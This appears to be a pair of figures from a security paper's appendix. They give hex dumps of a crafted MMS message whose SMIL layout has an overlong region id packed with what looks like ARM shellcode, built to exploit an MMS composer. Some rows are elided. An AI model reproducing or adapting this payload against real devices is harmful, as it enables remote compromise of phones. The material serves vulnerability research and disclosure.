 0030   4D4E 0096 534D 494C 2072 6574 2061 7420    MN..SMIL ret at
 0040   3078 3230 008A 808F 8194 8186 8190 8184    0x20............
 0050   1BB3 8A3C 534D 494C 3E00 8961 7070 6C69    ...<SMIL>..appli
 0060   6361 7469 6F6E 2F73 6D69 6C00 031C 2C83    cation/smil...,.
 0070   C022 3C74 6578 743E 008E 2E2F 636F 6E74    ."<text>.../cont
 0080   656E 742F 632E 7465 7874 004D 7575 7561    ent/c.text.Muuua
 0090   6161 2052 3030 6C41 2054 4553 5420 416C    aa R00lA TEST Al
 00A0   6C59 4F55 5242 4153 4541 5245 4245 4C4F    lYOURBASEAREBELO
 00B0   4E47 544F 5553 0A1A 8140 9DC0 223C 7069    NGTOUS...@.."<pi
 00C0   633E 008E 2E2F 636F 6E74 656E 742F 612E    c>.../content/a.
 00D0   6769 6600 4749 4638 3961 2000 2000 9100    gif.GIF89a . ...
 00E0   00FF FFFF FF33 FF99 3399 9900 3321 F904    .....3..3...3!..
 00F0   0514 0001 002C 0000 0000 2000 2000 0002    .....,.... . ...
 0100   918C 8FA9 CB29 0FA3 140D 4180 B3DE E0B5    .....)....A.....
 0110   C785 A2E7 88E6 689D 2A47 05C2 0A67 ED8B    ......h.*G...g..
 0120   0DF6 3D00 B8AD EFB9 4CAB F984 B71E 6E03    ..=.....L.....n.
 0130   0A15 334B 2232 A869 0A37 BCA7 B23A 8DFE    ..3K"2.i.7...:..
 0140   AC54 6C96 B9D5 24B5 61AF 3134 766A BB23    .Tl...$.a.14vj.#
 0150   E819 5C36 03C9 C7E1 500C F5E5 EC47 B121    ..\6....P....G.!
 0160   A867 24C7 72E0 1683 5672 88A2 90A6 48C2    .g$.r...Vr....H.
 0170   70A1 2251 9108 1441 5911 D482 C949 B3C9    p."Q...AY....I..
 0180   D9D9 013A FAF2 394A 697A 8AAA CADA EACA    ...:..9Jiz......
 0190   5000 003B 2886 6361 7070 6C69 6361 7469    P..;(.capplicati
 01A0   6F6E 2F73 6D69 6C00 C022 3C53 4D49 4C3E    on/smil.."<SMIL>
 01B0   008E 636F 6E74 656E 742E 736D 696C 003C    ..content.smil.<
 01C0   736D 696C 3E3C 6865 6164 3E3C 6C61 796F    smil><head><layo
 01D0   7574 3E20 3C72 6F6F 742D 6C61 796F 7574    ut> <root-layout
 01E0   2F3E 203C 7265 6769 6F6E 2069 643D 229C    /> <region id=".
 01F0   EE05 209C EE05 209C EE05 209C EE05 209C    .. ... ... ... .
 ....
```

Figure B.2: SMIL-based Exploit for MMS Composer (Part 1).

```
POS    HEX                                                ASCII
 ....
 0300   EE05 209C EE05 209C EE05 209C EE05 209C    .. ... ... ... .
 0310   EE05 209C EE05 209C EE05 2001 10A0 E101    .. ... ... .....
 0320   10A0 E101 10A0 E101 10A0 E101 10A0 E101    ................
 0330   10A0 E101 10A0 E101 10A0 E101 10A0 E101    ................
 0340   10A0 E124 108F E268 60A0 E306 3081 E098    ...$...h`...0...
 0350   3083 E268 4091 E506 5091 E704 5025 E006    0..h@...P...P%..
 0360   5083 E704 6056 E218 F04F 1204 F083 E201    P...`V...O......
 0370   10A0 E11C D18F F504 1130 F010 019F F230    .........0.....0
 0380   319F F205 21B0 F30B F1B0 F108 E1B0 F120    1...!..........
 0390   E15F F204 89E8 1149 115D 1057 1130 1063    ._.....I.].W.0.c
 03A0   1120 1070 1130 105D 1120 1071 1130 1034    . .p.0.]. .q.0.4
 03B0   1147 106A 1154 1025 1131 1004 1149 1034    .G.j.T.%.1...I.4
 03C0   1145 1024 1177 106B 1164 1024 1120 1053    .E.$.w.k.d.$. .S
 03D0   115E 1040 1110 1004 1110 1022 2074 6F70    .^.@....." top
 03E0   3D22 3022 206C 6566 743D 2230 2220 6865    ="0" left="0" he
 03F0   6967 6874 3D22 3130 3025 2220 7769 6474    ight="100%" widt
 0400   683D 2231 3030 2522 2F3E 3C2F 6C61 796F    h="100%"/></layo
 0410   7574 3E3C 2F68 6561 643E 3C62 6F64 793E    ut></head><body>
 0420   203C 7365 713E 2020 3C70 6172 2064 7572     <seq>  <par dur
 0430   3D22 3330 3030 6D73 223E 3C74 6578 7420    ="3000ms"><text
 0440   7372 633D 2263 6964 3A74 6578 7422 2072    src="cid:text" r
 0450   6567 696F 6E3D 2272 6567 696F 6E31 5F31    egion="region1_1
 0460   223E 2020 3C70 6172 616D 206E 616D 653D    ">  <param name=
 0470   2266 6F72 6567 726F 756E 642D 636F 6C6F    "foreground-colo
 0480   7222 2076 616C 7565 3D22 2330 3030 3030    r" value="#00000
 0490   3022 2F3E 2020 3C70 6172 616D 206E 616D    0"/>  <param nam
 04A0   653D 2274 6578 7473 697A 6522 2076 616C    e="textsize" val
 04B0   7565 3D22 6E6F 726D 616C 222F 3E3C 2F74    ue="normal"/></t
 04C0   6578 743E 3C2F 7061 723E 3C70 6172 2064    ext></par><par d
 04D0   7572 3D22 3330 3030 6D73 223E 2020 3C69    ur="3000ms">  <i
 04E0   6D67 2073 7263 3D22 6369 643A 7069 6322    mg src="cid:pic"
 04F0   2072 6567 696F 6E3D 2272 6567 696F 6E31     region="region1
 0500   5F31 222F 3E20 203C 2F70 6172 3E20 3C2F    _1"/>  </par> </
 0510   7365 713E 3C2F 626F 6479 3E3C 2F73 6D69    seq></body></smi
 0520   6C3E                                       l>
```

Figure B.3: SMIL-based Exploit for MMS Composer (Part 2).